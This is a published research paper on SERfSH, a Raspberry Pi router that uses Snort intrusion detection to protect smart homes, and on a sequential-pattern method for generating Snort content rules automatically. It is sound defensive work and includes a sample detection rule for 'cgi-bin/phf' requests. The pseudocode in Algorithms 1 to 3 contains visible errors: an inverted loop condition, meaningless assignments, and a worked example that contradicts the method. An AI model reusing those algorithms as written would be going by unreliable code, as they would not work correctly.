International Journal of Sensor Networks

ISSN online: 1748-1287 - ISSN print: 1748-1279
https://www.inderscience.com/ijsnet

A Snort-based secure edge router for smart home

N.D. Patel, B.M. Mehtre, Rajeev Wankar

DOI: 10.1504/IJSNET.2022.10051521

Article History:

Received:	27 June 2022
Accepted:	17 September 2022
Published online:	24 January 2023

A Snort-based secure edge router for smart home

N.D. Patel*
Centre of Excellence in Cyber Security,
Institute for Development and Research in Banking Technology (IDRBT),
Hyderabad, India
and
School of Computer and Information Sciences (SCIS),
University of Hyderabad (UoH),
Hyderabad, India
Email: ndpatel@uohyd.ac.in
*Corresponding author

B.M. Mehtre
Centre of Excellence in Cyber Security,
Institute for Development and Research in Banking Technology (IDRBT),
Hyderabad, India
Email: bmmehtre@idrbt.ac.in

Rajeev Wankar
School of Computer and Information Sciences (SCIS),
University of Hyderabad (UoH),
Hyderabad, India
Email: wankarcs@uohyd.ac.in

Abstract: Cybercrimes are rising rapidly with the increasing use of the internet of things (IoT)-based gadgets at home. For instance, the Mirai-BotNet infected and compromised many IoT-based devices and routers, creating a zombie network of robots that can be controlled remotely. There is a need for a cost-effective, secure router for a smart home. This paper investigates and proposes a Snort-based secure edge router for smart home (SERfSH), which is resilient to many cyberattacks. SERfSH automatically generates Snort content rules by combining the extracted string, location information, header information, and sequential pattern. The experimental setup of SERfSH consists of a Raspberry Pi 4 model, an ESP32 microcontroller, six IoT devices, and a malicious actor machine. The proposed SERfSH is tested for 15 attacks, and the results show that 14 attacks were detected and 12 attacks were mitigated.

Keywords: intrusion detection system; IDS; Snort; IoT attacks; intrusion prevention system; IPS; cyber security.

Reference to this paper should be made as follows: Patel, N.D., Mehtre, B.M. and Wankar, R. (2023) 'A Snort-based secure edge router for smart home', *Int. J. Sensor Networks*, Vol. 41, No. 1, pp.42–59.

Biographical notes: N.D. Patel received his BTech in Computer Science from the Dr. A.P.J. Abdul Kalam Technical University, in 2012 and MTech in Computer Science from the School of Computer and Information Sciences (SCIS), University of Hyderabad (UoH), India, in 2015. He is currently pursuing his PhD in Computer Science from the Centre of Excellence in Cyber Security (CoECS) at the Institute for Development and Research in Banking Technology (IDRBT) and the University of Hyderabad (UoH), India. His research interest includes the area of computer and network security, cyber security and digital forensics.

B.M. Mehtre is Professor and the Head of the Centre of Excellence in Cyber Security (CoECS) at Institute for Development and Research in Banking Technology (IDRBT), India. His areas of interest include cyber security, digital forensics and technologies for cyber defense. He received his BE in Electronics and Communication from the Gulbarga University, in 1983, an MTech in Automation and Control, and PhD in Engineering from the Indian Institute of Technology, Kharagpur, in 1985 and 1991, respectively. His seminal work on fingerprint identification led to developing of the first automated fingerprint identification system in India, which was later deployed in many state police departments in India and some countries outside India.

Rajeev Wankar is working as a Professor in the School of Computer and Information Sciences (SCIS) at the University of Hyderabad (UoH). He earned his PhD in Computer Science from the School of Computer Sciences, Devi Ahilya University Indore. In 1998, the German Academic Exchange Service (DAAD) awarded him the 'Sandwich Model' Fellowship. His research interests are in the areas of cloud computing and grid computing.

1 Introduction

Internet of things (IoT), as the definition presented by Haller et al. (2008), is "A world where physical objects are seamlessly integrated into the information network, and where the physical objects can become active participants in the business process." IoT is influencing our lifestyle because we are becoming more dependent on smart IoT gadgets like air conditioners, smart TVs, intelligent cars, smartwatches, smart cameras, and other innovative IoT gadgets. IoT is an extensive network with smart connected gadgets. These gadgets collect and share data with the fog/cloud nodes; they use sensors and are embedded in every physical gadget. These sensors continuously emit the sensor data of the working state of methods. The critical question is, how do we secure this communication and massive data? The famous Mirai IoT BotNet attack continued growing in 2020 while changing tactics and techniques. Mirai IoT BotNet activity nearly doubled between 2018 and 2019. Starting in 2016, it is a wide-scale distributed denial-of-service (DDoS) attack. It is a self-propagating BotNet virus that affects access to the internet (Kolias et al., 2017).

Denial-of-service (DoS) attack (Zhang et al., 2015) sends a large amount of information to a specific network at once, reducing all allowed bandwidth or depleting the resources of the attack target system to prevent service. A bot is a program or executable code propagated using vulnerabilities in the operating system or backdoors of worms and viruses. It is being used for sending spam e-mails and DDoS attacks (Mirkovic and Reiher, 2004) through command delivery sites and backdoor connections. DDoS attacks such as DDoS attacks are challenging to detect in advance because they use legitimate hosts infected with bots and zombies. The increase in malicious bots is also a significant threat to Internet security. PCs infected with malicious bots are being abused for DDoS attacks targeting specific sites, so countermeasures are urgently needed. In this paper, research and analysis on DoS attacks, which are the main targets of recent attacks, are conducted using DoS attack tools, performing attacks, and analysing them through packets. It is meant to maintain safe network resources from hackers' DoS attacks by deriving a plan to block attacks. It is meaningful in analysing cases of hacking accidents occurring around us, trends in hacking methods that are developing daily, intrusion detection techniques using these illegal intrusions, intrusion detection methods related to networks, and trends in the packets. An intrusion detection system (IDS) is an active process or device that analyses system and network activity to determine whether unauthorised users log in or malicious activity occurs. Many types of IDSs are necessary to detect all kinds of malicious patterns that traditional firewalls cannot detect. The IDS detects host-based attacks such as data-driven attacks, privilege escalation, major file access by intruders, and malicious software.

1.1 Contribution highlights of the paper

The contribution highlights of this paper are as follows:

- We contemplate the IoT network model, which is conventionally established in smart homes.
- We have developed a low-cost testbed SERfSH: secure edge router for smart home, which is a Raspberry Pi 4 (single-board computer), packet sniffer (wireless micro-controller), and six sensor-based devices are appended to it.
- Propose a method for automatically generating Snort rules by combining the extracted string, location information, and header information.
- Investigate the introvert behaviour of SERfSH and devices undergoing attacks and security and privacy concerns.
- We trust that the proposed SERfSH checks all incoming/outgoing traffic and controls access to our smart home Wi-Fi network. It will significantly increase resistance to IoT attacks.
- This setup is tested for 15 attacks, and the results show that 14 attacks are detected and 12 attacks are mitigated.

1.2 Outline of the paper

The rest of the paper is structured as follows: Section 2 discusses related work. Section 3 describes the proposed approach for the detection and mitigation of attacks with the automated Snort rule generation by the content rule extraction algorithm. Section 4 shows the level-wise IoT-attacks taxonomy. Section 5 shows the experimental results of SERfSH. Finally, a conclusive discussion is given in Section 6.

2 Related work

Stiawan et al. (2019) investigated the Brute_Force Malware_Attack patterns in IoT-based network (FTP_Server). They attempted to obtain escalating privileges on an FTP_Server. Danda and Hota (2016) proposed a model to inspect security threats to IoT devices. They ran Snort-based IDS on the bridge with syntax rules for generating warnings/alerts for intrusion. Aljumah (2017) introduced a DDoS investigation system using artificial neural network (ANN). Jesús et al. (2019) implemented the Snort as IDS/intrusion prevention system (IPS) on Raspberry Pi 3 and successfully ran it. They tested the performance of different tunneling techniques. Sarkar et al. (2019) proposed a model for managing IoT_Devices in a smart structure to model services based on the server-less computing paradigm. The main types of attacks that threaten wireless LANs are data leakage by external hackers, rogue APs, access vulnerabilities, and hotspot hacking Noubir and Lin (2003). The types of security breaches include packet sniffing, the man in the middle (MITM), evil twin attack (Wi-Fi phishing), wardriving, and dictionary attack (Jamal et al., 2017).

The IDS (Bace et al., 2001), which is widely used as a network security solution, controls the network so that abnormal intrusions by hackers do not occur and can block unauthorised access attempts. Attacks against intruders are indeed vulnerable. Network and system intrusions caused by insiders or outsiders require technology to respond and detect immediately. The IDS is a security solution tailored to these needs. It is a system that analyses and collects security-related information from the network, detects intrusion or misuse, and includes a countermeasure against intrusion.

IPS is a security solution that detects attack signatures on the network, takes action automatically, and blocks abnormal traffic. Unlike passive defense IDSs, it focuses on blocking attacks before intrusion alerts (Rodas and To, 2015). It is a solution that combines an automatic response function and an intrusion induction function and was created as an alternative to IDS. In addition, it is possible to control the abnormal behaviour of the authorised person by detecting and blocking information leakage due to the abnormal behaviour of the server.

Snort (IDS/IPS) is an open_source network intrusion detection/prevention system (Roesch et al., 1999). It performs network protocol analysis, investigation, and penetrating. It can be detected and mitigated (fix) variations of attacks and vulnerabilities, such as stack-based overflows, CGI-based attacks, SMB protocol, and much more. Snort is a network IDS based on *libpcap*, a packet collection library; Snort monitors, records, and alerts packets that match the predefined rules for intrusion detection. Caswell and Beale (2004) proposed the basic structure of Snort. Decoding filters all packets flowing on the network and extracts necessary information from packets. Intrusion detection engine that detects intrusion based on rules for intrusion detection existing in the system and input packet information and warning information. It consists of altering and logging steps that output packet information.

Krishna et al. (2021) in his research work, the comparison of Raspberry Pis, Snort IDS with a custom rule set specified in the 2013 case study was used, along with Snort IDS default rules tested on RaspberryPi 4B and RaspberryPi 3A+ IOT kits. In order to determine which IOT kit is most suitable to protect against hacking attacks, we compared CPU load, throughput, and memory load on nonfunctional requirements. Simadiputra and Surantha (2021) discovered that 60% of the simulated network assaults used Raspberry Pi-specific Snort setup. In the investigation, it was discovered that twofish encryption techniques had the best encryption time, throughput, and power consumption compared to other encryption algorithms. With a low-performance computer like the Raspberry Pi, the Rasefiberry architecture efficiently runs both lightweight security programs and Openhab smarthome gateway programs.

3 Proposed approach for detection and mitigation of attacks

We proposed a SERfSH, which is resilient to many cyberattacks. Apart from handling internet connectivity, this edge router defends malicious activities and intruder attacks. This is a Snort-based one-step solution for protecting the smart home environment. The experimental setup consists of a Raspberry Pi 4 model, an ESP32 microcontroller, six IoT devices, and a malicious actor machine. This setup is tested with OWASP-based 15 attacks on IoT-based environment.

3.1 SERfSH experimental setup

Table 1 shows all requirements for the SERfSH experimental setup and configuration. Figure 1 shows the inside and outside the network attacks testbed topology and SERfSH experimental setup. In the SERfSH testbed, we installed the official Raspbian OS on it. The API used for configuring the Raspberry Pi as a secure router is Raspap-WebGUI. IoT gadgets were connected to this SERfSH and were assigned IP_Addresses using a DHCP server. RaspAP helped us to monitor the status of which gadgets were connected to the SERfSH. It gives an 802.11ac wireless mode option with 5 GHz. We configure a SERfSH access point (AP) for our IoT gadgets to connect. It is possible to a Bridged-AP mode, log-file output, and show/hide SSID in the broadcast.

ESP32 is a packet sniffer for alarm (beep/light). We programmed an ESP32 microcontroller using Arduino IDE studio as a packet sniffer.

As an attacker, we used Kali-Linux (version = ‘2019.2’) and ‘Parrot GNU/Linux’ to perform all attacks. We used Atheros AR9271 wireless USB LAN adapter to monitor and send malicious packets. For practical testing, we built up IoT_Devices with the help of different micro-controllers

(Arduino Uno Wi-Fi/ESP32-S0WD/ESP8266) and various IoT sensors. We connected a microcontroller with SERfSH to link to the local wireless network. Also, we tested with an Android App 'IP_WebCam' on a smart android phone that turns your smartphone into a Network_Camera. In general, two types of attacks happen external (outside) or internal (inside) attacks on the network interface.

Snort is the most popular and most used network-based IDS in the open-source NIDS and was first created by Martion Roesch in 1998. Snort detects intrusions by comparing and analysing traffic packets passing through the system with internal rules and performs packet logging and real-time traffic analysis on IP networks. In addition, it performs protocol analysis, content comparison, and search functions and can detect various attacks and scans (stealth port scan, buffer overflow SMB scan, OS fingerprinting, and CGI attack). Snort can be set in three main modes (network intrusion detection, sniffer mode, and packet logger). In Snort mode, it reads packets from the network and outputs them. In the packet logger mode, packets are stored in the storage medium in log format. Network intrusion detection mode monitors and analyses network traffic with rules set by the user.

Look at the configuration of Snort's internal operation phase as shown in standard Snort architecture. It consists of a packet sniffer, pre-processor, detection engine, logging/warning, and log file/database. First, the packet sniffer receives a packet from the network, and the pre-processor determines whether the packet is a malicious packet or a valid packet before reaching Snort's detection engine. Next, the malicious intrusion is detected by comparing it with the rules set by the user through the detection engine. Finally, based on the results from the detection engine, the security administrator records alarms, and logs to save the detection records in the form of log files and databases.

This paper proposes a method for generating Snort content rules (SCRs) using a sequential pattern algorithm. A more accurate rule could be created by extracting the common string (content) observed from the input traffic and adding location information and header information of the corresponding content. The validity of the proposed method was verified by applying it to 15 state-of-the-art attacks and tested inside and outside the network attacks testbed environment.

3.2 *Automated Snort rule generation: content rule extraction algorithm*

This section describes how to create SCRs using the sequential pattern algorithm automatically. Table 2 demonstrates that while the SCRs can include various components, only header information, and payload information is targeted. The above example described the rule among packets using TCP for protocol and 80 for destination port number. If the content of 'cgi-bin/phf' is located between the 4th and 30th bytes of the payload, a notification is sent.

Figure 2 shows the process of automatically creating a Snort rule. Applications and services to be analysed for each host or malicious code-generated traffic is collected for each host. Network packets with the exact communication path are merged in a single flow to form one pattern sequence. The pattern sequence set is an input_string to the pattern algorithm to uproot the content (Sagala, 2015). In the input sequence, the algorithm discovers candidate content as they increase in length, beginning with the content with a length of 1, and eventually extracts the content with a specific level of consent (Wuu et al., 2007). If only content is used, as a rule, the probability of false positives (traffic detection that is not the target of detection) is high. Therefore, further information is investigated and explained in the rule. Additional information is used in the header information and content location information. The finally created Snort rule is applied to the network setup on which the Snort open-source IDS is installed. We propose an automation method targeting the step of creating an SCR from the collected traffic. The following sections describe each part in detail.

3.2.1 *Network traffic collection phase*

Collecting network traffic is the first step to rule creation. In order to collect traffic, it is necessary to determine the detection target. Detection targets are very diverse depending on the purpose of network management, such as application, service, attack, and malicious code. When the detection target is determined, traffic generated from the detection target is collected. To collect traffic directly from the host that generates the traffic, use a network traffic collection tool such as Lamping and Warnicke (2004), Wireshark (1998) and TCPDUMP & LIBPCAP (199). When collecting network-wide traffic, is collected using the non-learning function of the switch or a tap device. Equations (1) and (2) indicate the form of the collected packet. NetworkPacketSet means a set of network packets. A single network packet NP consists of two addresses ($SendingHost_{ip}$ and $RecevingHost_{ip}$), source/destination ($Port_{number}$), hop limit/ time to live (Hop_{limit}), packet length ($Packet_{length}$), protocol identifier/stack ($Protocol_{identifier}$), and payload <$\alpha_1\alpha_2\alpha_3...\alpha_\alpha$>. In particular, the payload consists of consecutive characters, and the content automatically generated means a substring of the payload.

$$NetworkPacketSet = \{NP_1, NP_2, ..., NP_\rho\} \tag{1}$$

$$NP_i = \left\{ \begin{array}{c} Flow_{id}, SendingHost_{ip}, \\ RecevingHost_{ip}, Port_{number}, \\ Hop_{limit}, Packet_{length}, \\ Protocol_{identifier}, Payload =< \alpha_1 \\ = \text{‘}data' : \alpha_2 = \text{‘}msg' : \alpha_3 = \text{‘}hi' : \\ \cdots \alpha_\alpha = \text{‘ '} > \end{array} \right\} \tag{2}$$

Figure 1 Inside and outside the network attacks testbed topology (see online version for colours)




Table 1 A SERfSH experimental setup and configurations

	A secure router for smart home experimental setup		
Single-board computer	*Model standard*	*Ethernet/wireless*	*GPIO*
Raspberry Pi 3/4	B B+	Yes	40
	IoT sensors		
Sensors	*Code*	*Power*	*Readings*
Temperature and humidity sensor	DHT11	3 to 5 V	0–50° temp. 20–80% humidity
Motion detector	Hc-Sr501	4.5–20 V (DC)	Passive infrared sensor
Photosensitive light sensor	LM393	3.3 V–5 V	Detect brightness and light intensity
Heartbeat sensor	HBS	5 V DC	Bright LED and light detector
Gyroscope and accelerometer	MPU6050	5 V	MEMS MotionTracking
	Smart phone application		
Smart phone	*OS*	*Application*	*Server*
Oppo Af3	Android	IP WebCan	Local HTTP
	IoT sensors – microcontrollers		
Name	*Flash memory*	*Processor*	*Description*
ESP32-S0WD	2 MiB	2 cores	Single-core processor
Arduino Uno Wi-Fi	512 KiB	1 cores	
	Attacker machine		
OS name	*Processor*	*RAM*	*Hard disk*
Kali/Parrot OS	Intel Core i7	4 GB	40 GB


Table 1 A SERfSH experimental setup and configurations (continued)

Packet sniffer			
Name	*Flash memory*	*Processor*	*Description*
ESP8266 Wi-Fi	1 MiB	1 cores	Using Arduino IDE as a packet sniffer
Network intrusion detection and prevention system			
Software	*Available*	*OS*	*Description*
Snort	Open source	Cross-platform	Packet logger sniffer mode

Table 2 Snort rule syntax and examples

Detection rule	*Rule header*							*Rule options*
Configuration	Rule action	Protocol	Sender_IP/ Netmask	Sender_Port numbers	Direction operator	Receiver_IP/ Netmask	Receiver_Port numbers	'Payload detection' 'Non-payload detection' 'Post-detection'
Meaning	Treatment method	Protocol	Sender_IP address	Sender_Port number	Packet direction	Recipient_IP address	Recipient_Port number	Option/payload
Example	Alert	TCP	Any	Any	→	Any/192.168.10.12/24	80/111	(content: '|cgi-bin/phf|'; msg: 'mounted access'; offset: 8; depth: 100)

Figure 2 The flow of automatically create and verify SCR (see online version for colours)


Automated Snort Rule Generation
Network Traffic Collection
Flow Configuration
Sequence Pattern Construction
Content Extraction
Additional Information Analysis
Snort Content Rules
Attacker
Outside the Network Attacks
Internet
SERfSH
Network (IoT Devices)
Inside the Network Attacks
Attacker
Store & Deploy Rules
Logs API
Drop
Reject
React
Resp
Pass

Since only the traffic to be detected needs to be collected in traffic collection for rule creation, collecting traffic from individual hosts is recommended to improve the accuracy of the created rule. As shown in equation (3), the *support* is based on the $ServiceHost$ that generated the input traffic, and traffic must be collected from at least two $ServiceHosts$.

$$\text{Support} = \frac{\text{Number of support ServiceHosts } (svchost.exe)}{\text{Total number of ServiceHosts } (svchost.exe)} \tag{3}$$

However, it is cumbersome and impossible to collect traffic from multiple $ServiceHosts$ in a virtual traffic collection environment. How do we divide and store the traffic collected from the same $ServiceHost$ in multiple files and calculate the *support* based on the input file instead of the $ServiceHost$? That is, the criterion for calculating the *support* map may change according to the environment of traffic collection.

3.2.2 *Flow configuration steps*

The collected packet aggregation traffic is configured as a network flow (NS). The NF is used as a set of packets with the same tuple as in equations (4) and (5). However, a flow in which the sender and receiver sides are symmetric is composed of one flow, and the transmission direction ($forward$, $backward$) is written in each packet. The flow defined is bidirectional, including a packet set with the same tuple and a symmetric packet set. $Flow_{id}$ specifies from which host the flow was collected to calculate *support*.

$$NetworkFlow = \{NF_1, NF_2, ..., NF_f\} \tag{4}$$

$$NF_i = \left\{ \begin{array}{c} Flow_{id}, SendingHost_{ip}, \\ RecevingHost_{ip}, \\ SourcePort_{number}, \\ DestinationPort_{number}, \\ Hop_{limit}, Packet_{length}, \\ Protocol_{identifier}, \\ forward \\ = \{P_1, P_2, ..., P_x \mid P_{1.5(tuple)} \cdots \\ = P_{x.5(tuple)}, \\ backward \\ = \{P_1, P_2, ..., P_y \mid P_{1.5(tuple)} \cdots \\ = P_{y.5(tuple)} \\ \| forward.SendingHost_{ip} \\ = backward.RecevingHost_{ip}, \\ forward.SourcePort_{number} \\ = backward.DestinationPort_{number}, \\ forward.Hop_{limit} \\ = backward.Hop_{limit}, \\ forward.Packet_{length} \\ = backward.Packet_{length}, \\ forward.Protocol_{identifier} \\ = backward.Protocol_{identifier} \| \end{array} \right\} \tag{5}$$

The reason for composing a packet into a flow is that although Snort is applied on a packet-by-packet basis, a single message is divided into several packets and transmitted (packet fragmentation) due to network characteristics. Therefore, if the packets constituting a single flow are divided by transmission direction and the payloads are combined, the actual transmitted payload message can be checked without interruption of the message.

3.2.3 *Sequence pattern construction steps*

Creating a sequence is accomplished by separating only the payload from the packets and dividing them into the forward and reverse directions. If the flow consists of two-way communication packets, two sequences are generated, and one sequence is generated in the case of one-way communication traffic. A SequencePatternSet is composed of several SequencesPattern (SP) as shown in equation (6), and one sequence is composed of a flow ID $(Flow_{id})$ and a string <s_1, s_2, s_3, ..., s_m> as shown in equation (7).

$$SequencePatternSet = \{SP_1, SP_2, ..., SP_s\} \tag{6}$$

$$SP_i = \{Flow_{id}, < s_1, s_2, s_3, ..., s_m >\} \tag{7}$$

Write the flow ID in the sequence configured as in equations (6) and (7). This is used to calculate *support* in the following content extraction step. If the *support* calculation is based on a file, enter the file ID.

3.2.4 *Content extraction step*

Content extraction involves inputting a sequence pattern set and a borderline *support* threshold, and content that meets the threshold is extracted. Here, the Apriorior algorithm is made more appropriate to match the requirements of content extraction. As shown in equation (8), ContentSet (CS), the output of the algorithm, is composed of several contents, and a single ContentSet is an adjacent substring of sequence pattern string, as illustrated in equation (9).

$$ContentSet = \{CS_1, CS_2, ..., CS_c\} \tag{8}$$

$$CS_i = \{\langle a_p a_{p+1} ... a_q \rangle \mid 1 \le p \le q \le m, \} \tag{9}$$

Algorithm 1 Content extraction algorithm

```
Input: $SequencePatternSet = \{SP_1, SP_2, ..., SP_s\}$
Output: $ContentSet = \{CS_1, CS_2, ..., CS_c\}$
1  $ContentExtractor(SequencePatternSet, MinimumSupport)$
2  foreach sequencePattern SP in the SequencePatternSet do
3      foreach character s in the SequencePattern SP do
4          $L_1 = L_2 \cup \alpha$;
5      end
6  end
7  $n = 2$;
8  while $L_{n-1} = \phi$ do
9      foreach content c in the $L_{n-1}$ do
10         for $j = 1$ to $s$ do
11             if $SP_j$ include c then
12                 $count = count + 1$;
13             end
14         end
15         if $((count/s) < MinimumSupport)$ then
16             $L_{n-1} = L_{n-1} - CS$;
17         end
18     end
19     $L_n = candidate_{gen}\ (L_{n-1})$
20     $n$++;
21 end
22 $ContentSet = \forall\ L_n$
23 $delete(CorrespondingContentSet)$;
24 return ContentSet $\{CS_1, CS_2, ..., CS_c\}$
```

Algorithm 2 Candidate content extraction algorithm

```
Input: $L_{n-1}$
Output: $L_n$
Data: $candidate_{gen}(L_{n-1})$
1 foreach created content $\rho$ in $L_{n-1}$ do
2     foreach created content $\sigma$ in $L_{n-1}$ do
3         if $((\rho.a_2 = \sigma.a_1)$ && $(\rho.a_3 = \sigma.a_2)$ && $(\rho.a_{n-1} = \sigma.a_{n-2}))$ then
4             $L_n = L_n \cup < \rho.a_1, \rho.a_2, ..., \sigma.a_{n-1}, \sigma.a_{n-1} >$;
5         end
6     end
7 end
8 return $L_n$ // $L_n$: length n ContentSet
```

Algorithms 1 and 2 show a method of outputting a ContentSet that fulfills the predefined $MinimumSupport$ from the input PatternSequenceSet. Algorithm 1 performs the content extraction algorithm by extracting content with length size one from all input sequences. And storing it in a ContentSet with that length L_1 (Algorithm 1, lines 1$\sim$6), the content with a minimum length of one of all lengths is extracted by increasing the length by one starting with and storing it in a ContentSet with that length L_n (Algorithm 1, lines 7$\sim$21).

However, among all the contents of the newly created set L_{n-1}, the contents that do not satisfy the input $MinimumSupport$ are deleted (Algorithm 1, lines 9∼18). This is because the content that does not satisfy the $MinimumSupport$ does not satisfy the content extraction qualification. Also, the content that extends the corresponding content does not satisfy the $MinimumSupport$. The ContentSet L_{n-1} from which the content that does not satisfy the $MinimumSupport$ is deleted is used to create the set L_n (Algorithm 1, line 19). The method used at this time is the method described in Algorithm 2. ContentSets L_{n-1} are compared to create the contents of the set L_n. Creating ContentSet L_n by integrating the ContentSets L_{n-1} is possible between ContentSet L_{n-1} whose length $n-2$ content except the foremost character and total length $n-2$ content eliminating the last $string\_char$ is the same. Do (Algorithm 2, lines 1∼7). For sample, 'pqrs' and 'qrst', which are the ContentSet L_4, 'qrs' excluding 'p' and 'qrs' excluding 't' are the same, so the content 'pqrst' of set L_5 cannot be created.

In the same way as above, while increasing the length by 1, content extraction and deletion of content less than $support$ are repeated until new content is no longer extracted. As the last step of extraction, the addition interconnection of all extracted content lengths is checked. If the content in the additional interconnection is found, the corresponding content is removed from the set (Algorithm 1, line 23). Finally, the generated ContentSet is passed to the next step.

3.2.5 Additional information analysis steps

If a Snort rule is written using only the content_root information extracted in the previous step, the possibility of false positives is high. That is, if the length of the extracted content_root is too short, the corresponding rule may be applied to traffic that is not a detection target. There is a big difference between a rule that uses only content information and a rule that does not. For example, we check whether the corresponding content exists while examining the entire packet payload. However, among packets transmitted using the TCP protocol, the destination IP is 192.168.10.12/24, and the port number is 80. The content is located between the 4th byte and the 30th byte of the payload. Check whether it is. Including content location information and header information makes it possible to reduce the possibility of false detection of rules. It also helps to improve system performance by reducing the amount of payload inspection, which has a relatively large execution overhead.

This analysis aims to determine the location information for the extracted content_root. The packet data generated in the traffic collection step is used. Since Snort operates in units of packets, the location of content_root should be analysed as the location in the actual packet payload, not the sequence.

Algorithm 3 shows the process of analysing content_root location information when given content_root and NetworkPacketSet. The output of this algorithm, the offset, means the minimum byte position of the matching start position when the corresponding content_root matches the packet of the NetworkPacketSet, and the depth means the maximum byte position of the matching end position. That is, when the corresponding content_root matches the packet, it only matches between the offset and the depth of the payload. Count c the number of rule matching in s seconds that will cause event_filter limit to be exceeded. c and s must be non-zero values.

Algorithm 3 Location information extraction algorithm

```
   Input: $content, NetworkPacketSet = \{NP_1, NP_2, ..., NP_\rho\}$
   Output: $offset, depth, count, seconds$
   Data: $AnalysisContentLocation(content\_root, NetworkPcketSet)$
 1 $offset = Max\_Network\_Packet\_Size$;
 2 $depth = 0$;
 3 $count \neq 0 \leq 10$;
 4 $seconds = 60$;
 5 foreach NetworkPacket t in NetworkPacketSet do
 6     if ($t.ContentMatching(content\_root)$) then
 7         $offset = min(offset, t.getStartMatching(content\_root))$;
 8         $depth = max(depth, t.getEndMatching(content\_root))$;
 9         $count = min(count, t.getStartMatching(content\_root))$;
10         $seconds = max(seconds, t.getEndMatching(content\_root))$;
11     end
12 end
13 return $offset, depth, count, seconds$; // Matching offset sets the
       minimum bytes to begin, and matching depth sets the
       maximum bytes to finish, the count is the reason the
       event_filter limit was exceeded, and seconds is the
       time period for which the count was accrued.
```

